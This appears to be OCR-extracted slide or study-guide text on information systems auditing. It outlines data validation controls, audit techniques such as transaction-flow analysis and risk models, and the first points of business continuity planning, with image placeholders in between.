
functions ensure that:

- Data entry is complete, accurate, and valid
- Processing does what it was meant to
- Processing does what is expected
- Data has integrity

Functional Design - example




Technical Design - example



Understand the issues

- Systems development methodology
- Functional design
- Change control
- System usage
- Implementation details

Identify the Exposures
Develop Risk Model



DATA VALIDATION p.230-231

Know these data controls


Input/Origination Controls
- Input authorization
- Batch controls and balancing
- Input error reporting and handling
- Batch integrity of online or database systems

Processing Validation and Editing
- Data validation and editing
- Data file control procedures


Output controls

DATA VALIDATION p.222-229

Recognize the controls - example



Observe procedures (example)



Use Proven Audit Techniques

- Analyze transaction flow
- Prepare risk model
- Observe procedures
- Test data integrity

DATA VALIDATION SUMMARY

- Identify - risks in apps
- Evaluate - map controls to potential risks
- Test - controls and overall control environment
- Assess - report results to management

BUSINESS CONTINUITY PLANNING & TESTING

Understand the issues

- Senior Management

  safeguarding assets and viability

  - User Management


    support services


    business operations


    information processing

- Objective is end to end recovery

Identify the Exposures





